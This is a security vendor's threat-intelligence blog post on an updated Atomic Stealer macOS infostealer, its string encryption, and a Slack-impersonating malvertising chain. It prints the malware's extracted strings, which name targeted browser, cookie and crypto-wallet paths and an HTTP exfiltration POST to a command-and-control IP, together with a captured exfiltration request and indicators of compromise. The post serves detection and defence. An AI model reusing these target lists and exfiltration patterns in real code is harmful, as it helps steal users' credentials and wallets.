

Atomic Stealer rings in the new year with updated version

 malwarebytes.com/blog/threat-intelligence/2024/01/atomic-stealer-rings-in-the-new-year-with-updated-version

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
Last year, we documented malware distribution campaigns both via [malvertising](#) and [compromised sites](#) delivering Atomic Stealer (AMOS) onto Mac users. This stealer has proven to be quite popular in the criminal underground and its developers have been adding new features to justify its hefty \$3000/month rental fee.

It looks like Atomic Stealer was updated around mid to late December 2023, where its developers introduced payload encryption in an effort to bypass detection rules. Some samples from crack websites made their way to VirusTotal around that time frame, followed by a malvertising campaign we observed in January 2024.

In this blog post, we will review the latest changes with Atomic Stealer and the recent distribution with malicious ads via the Google search engine.

December update and special promotion

In December, Atomic Stealer ran a promotion via a post on their Telegram channel to offer a special holiday discount to their customers:



Welcome. From today until December 31, 2023, the price for a subscription to Atomic MacOS Stealer is only \$2000 . Happy New Year!

While the developers did not specifically advertise this feature, it appears that around December 17 Atomic Stealer had changed some of its code to hide certain strings that were previously used for detection and identifying its command and control server.

Sample with strings in clear text (Dec 12), showing for example the IP address for the malware's C2 server:

Date	Name	Source
2023-12-12 18:27:05 UTC	Notion-3.0.1-universal	ae1:
2023-12-18 09:44:25 UTC	Notion-3.0.1-universal	3ad

Obfuscated sample (Dec 17), using a new encryption routine that hides strings of interest:

25
/ 59

ⓘ 25 security vendors and no sandboxes flagged this file as malicious

06348fdbdbac1ef5009b211fb73220f1074176d7a098724a6ddc0f7799a4b894

CrackInstaller

macho 64bits checks-hostname multi-arch arm

Community Score

25
/ 59

ⓘ 25 security vendors and no sandboxes flag

06348fdbdbac1ef5009b211fb73220f1074176d7a0

CrackInstaller

macho 64bits checks-hostname multi-arch

Community Score

DETECTION DETAILS

Strings Hex

decryptor

__ZZNK3\$_0c1EvE9decry
 __ZGVZNK3\$_0c1EvE9dec
 __ZZNK3\$_1c1EvE9decry
 __ZGVZNK3\$_1c1EvE9dec
 __ZZNK3\$_2c1EvE9decry
 __ZGVZNK3\$_2c1EvE9dec
 __ZZNK3\$_3c1EvE9decry
 __ZGVZNK3\$_3c1EvE9decryptor
 __ZZNK3\$_4c1EvE9decryptor
 __ZGVZNK3\$_4c1EvE9decryptor
 __ZZZ10checkvalidNst3__112basic_stringIcNS_1lchar_traitsIceENS_9allocatorIceEEES5_EN
 __ZGVZZ10checkvalidNst3__112basic_stringIcNS_1lchar_traitsIceENS_9allocatorIceEEES5_

DETECTION DETAILS RELATIONS BEHAVIOR CONTE

Submissions ⓘ


Date	Name
2023-12-17 19:39:43 UTC	/Volumes/CrackInstaller/CrackInstaller

Those two samples above also represent the different distribution channels that Atomic Stealer customers are using to distribute the malware. It's possible customers using software cracks got access to the update Atomic Stealer before those that leverage malicious ads.

In fact, during the holiday break, we noticed a decrease in malvertising activity, in particular for the campaigns running via Google search ads. This was somewhat expected and typically extends into early January. However, on January 8, we identified a malvertising campaign using similar tactics seen previously by threat actors distributing FakeBat. In this instance, there was also a payload destined for Mac users, Atomic Stealer in its updated version.

Malvertising with FakeBat – Atomic Stealer combo

The threat actors are luring victims via a Google search ad impersonating Slack, the popular communication tool, and redirecting them to a decoy website where the app can be downloaded for both Windows and Mac:




The threat actors are leveraging tracking templates to filter traffic and route it through a few redirects before loading the landing page:

Host	URL
www.googleadservices.com	/pagead/ack?sa=L&ai=DChcSEwi5vKj46M6DAxUTDa0GHYAsA...
ivchlo.gotrackier.com	/click?campaign_id=2&pub_id=2&force_transparent=true&url...
ivchlo.gotrackier.com	/click?campaign_id=1&pub_id=2&
red.seecho.net	/
red.seecho.net	/
slack.trialap.com	/

On that same domain, there is an open directory showing the location of the Windows payload which is an MSI installer (FakeBat), and the Mac one, Atomic Stealer (AMOS):


Index of /app

Name	Last modified	Size	Description
 Parent Directory		-	
 Slack-Apps.dmg	2024-01-08 01:04	1.0M	
 Slack-x86.msix	2024-01-07 22:45	241M	

Apache/2.4.41 (Ubuntu) Server at slack.trialap.com Port 443

Obfuscated Atomic Stealer

The malicious DMG file contains instructions for users to open the file as well as a dialog window asking them to enter their system password. This will allow Atomic Stealer to collect passwords and other sensitive files that are typically access-restricted.



When comparing the previous Atomic Stealer samples we have, we can see that the application code has changed. Previously, we could see certain strings revealing the nature of the payload (browsers, wallets, etc.) and more importantly the command and control server that receives stolen user data. Now, these strings are no longer visible as the code is well obfuscated:

Before: strings can be seen in plain text

```
Application Support/ Google/Chrome/ BraveSoftware/Brave-Browser/ Microsoft
com.operasoftware.Opera/ com.operasoftware.OperaGX/ Chrome Brave Edge Viva
Cookies Login Data /Password Web Data /Autofill Local Extension Settings /W
/wallets/ Exodus/exodus.wallet/ /walletwasabi/client/Wallets/ Guarda/Local
Coinomi Wasabi ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234567
185.106.93.154 BuildID= &user= &B64= Some error ocured while running... Er
ERROR] POST /sendlog HTTP/1.1
Host: 185.106.93.154
Content-Type: application
Content-Length:
basic_string vector USER
nil while unwrapping an
ocured while running the
[System:Library:CoreServ
/osascript -e
  swift_getObjCClassMetao
  swift_getExistentialTyp
  wait cannot throw swift
  failed with error '%s'
pthread_cond_init(&condi
pthread_cond_broadcast(&
pthread_mutexattr_settyp
pthread_mutex_destroy(&mu
pthread_mutex_trylock(&mu
```

After: strings are now encrypted

```
_ZGVZZ7passnetvENK4$_.87c1EvE9decryptorj_ _ZZZ7passnetvENK4$_.88c1EvE9decryptorj_ _ZGVZZ7passnetvE
_ZGVZZ7send_mePKc1S0_ENK4$_.89c1EvE9decryptorj_ _ZZZ7send_mePKc1S0_ENK4$_.90c1EvE9decryptorj_ _ZGV
_ZZZ7send_mePKc1S0_ENK4$_.91c1EvE9decryptorj_ _ZGVZZ7send_mePKc1S0_ENK4$_.91c1EvE9decryptorj_ _ZZZ
_ZGVZZ7send_mePKc1S0_ENK4$_.92c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK4$_.93c1EvE9decryptorj_ _Z
_ZZZ14ADSJASDKKAJDSJvENK4$_.94c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK4$_.94c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK4$_.95c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK4$_.96c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK4$_.97c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK4$_.97c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK4$_.98c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK4$_.99c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK4$_.100c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK4$_.100c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.101c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.102c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.103c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.103c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK5$_.104c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.105c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.106c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.106c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK5$_.107c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.108c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.109c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.109c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK5$_.110c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.111c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.112c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.112c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK5$_.113c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.114c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.115c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.115c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK5$_.116c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.117c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.118c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.118c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK5$_.119c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.120c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.121c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.121c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK5$_.122c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.123c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.124c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.124c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK5$_.125c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.126c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.127c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.127c1EvE9decryptorj_
_ZGVZZ14ADSJASDKKAJDSJvENK5$_.128c1EvE9decryptorj_ _ZZZ14ADSJASDKKAJDSJvENK5$_.129c1EvE9decryptorj_
_ZZZ14ADSJASDKKAJDSJvENK5$_.130c1EvE9decryptorj_ _ZGVZZ14ADSJASDKKAJDSJvENK5$_.130c1EvE9decryptorj_
_ZZNK3$_.0c1EvE9decryptorj$tlv$init_ _ZGVZZNK3$_.0c1EvE9decryptorj$tlv$init_ _ZZNK3$_.1c1EvE9decrypt
_ZZNK3$_.2c1EvE9decryptorj$tlv$init_ _ZGVZZNK3$_.2c1EvE9decryptorj$tlv$init_ _ZZNK3$_.3c1EvE9decrypt
```

When we analyzed this sample in a sandbox we saw the data exfiltration taking place and the corresponding C2 server:

The screenshot shows a Wireshark interface with a packet list table and a packet details pane. The packet list table shows a POST request to 5.42.65.108:80. The packet details pane shows the request body containing a password and other sensitive information.

Destination	Protocol	Length	Info
5.42.65.108	TCP	66	50436 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0 TSval=3243058342 TSecr=31901
5.42.65.108	TCP	175	50436 → 80 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=109 TSval=3243058342 TSecr=
5.42.65.108	TCP	175	50436 → 80 [ACK] Seq=110 Ack=1 Win=131328 Len=109 TSval=3243058342 TSecr=

Wireshark - Follow TCP Stream (tcp.stream eq 6) - Ethernet II


```
POST /p2p HTTP/1.1
Host: 5.42.65.108:80
uid: [REDACTED]
Content-Length: [REDACTED]

PK.....X)X.....pwd. [REDACTED] PK....Pu.... ..PK.....
..X)X.....!...FileGrabber//NoteStore.sqlite-wal...XU[...K.....Hw....II%...A.
D...nA.....).....[>.....:<.w.t.{.9.=z.{.o.h.;K.w. ....%. ....S.F.=...{....
...e.....31..ip.;B.....w.../..-....._y.Q..
x..t|.....
.. @..... @.....p../.H.....ov.*6B.nz://.....[.....Byk.`.....^8n/.....B.....
@..... @.....ov..'.....}.@..... @....._.....?.<A....m<y....-zk.a.j.c..Lz
.B7.LlH.z!..CC.5.$
....._..W..bpSA.....7/..\\.....;/.9LD...2..d..(Tb...JL.^W.....
.y;...>..k.VT .n.....k.J-.....S.>.....^.....k7.....0{'X
1..?..`!.j..). ....as.8.*.p..C...B...<....
..o.T....{
q .....%. ....N!.tQL..... |Zb.(E.....).....)(q)L.....w...C.....Q.....iv.....
.....=.....8.HVM
```

Stealing victim passwords, crypto wallets and cookies

As detailed in Objective-See's [The Mac Malware of 2023](#), stealers were the most popular type of malware. It's not just passwords that are of interest to cyber criminals. Stealing browser cookies can sometimes be even better than having the victim's password, enabling authentication into accounts via [session tokens](#).

In fact, Atomic Stealer developers were working on a cookie feature they announced on Christmas Eve:




Hi everyone, the panel has released an update with a new feature – Google Restore, it is located instead of the old page Cookies Convertor. In brief – implemented anti-unlogin Google.

As stealers continue to be a top threat for Mac users, it is important to download software from trusted locations. Malicious ads and decoy sites can be very misleading though and it only takes a single mistake (entering your password) for the malware to collect and exfiltrate your data.

We have reported the malicious ad and infrastructure to the respective parties for mitigation.

To stay safe from this and other similar threats, a combination of web protection and antivirus is best suited. [Malwarebytes Browser Guard](#) and [Antivirus for macOS](#) can prevent and detect Atomic Stealer.



Indicators of Compromise

Malvertising chain

ivchlo[.]gotrackier[.]com
red[.]seecho[.]net

Decoy site

slack[.]trialap[.]com

FakeBat payload URL

slack[.]trialap[.]com/app/Slack-x86.msix

FakeBat hash

49f12d913ad19d4608c1596cf24e7b6fff14975418f09e2c1ad37f231943fda3

FakeBat C2

ads-strong[.]online

Atomic Stealer payload URL

slack[.]trialap[.]com/app/Slack-Apps.dmg

Atomic Stealer hash

18bc97e3f68864845c719754d2d667bb03f754f6e87428e33f9c763a8e6a704a

C2

5.42.65[.]108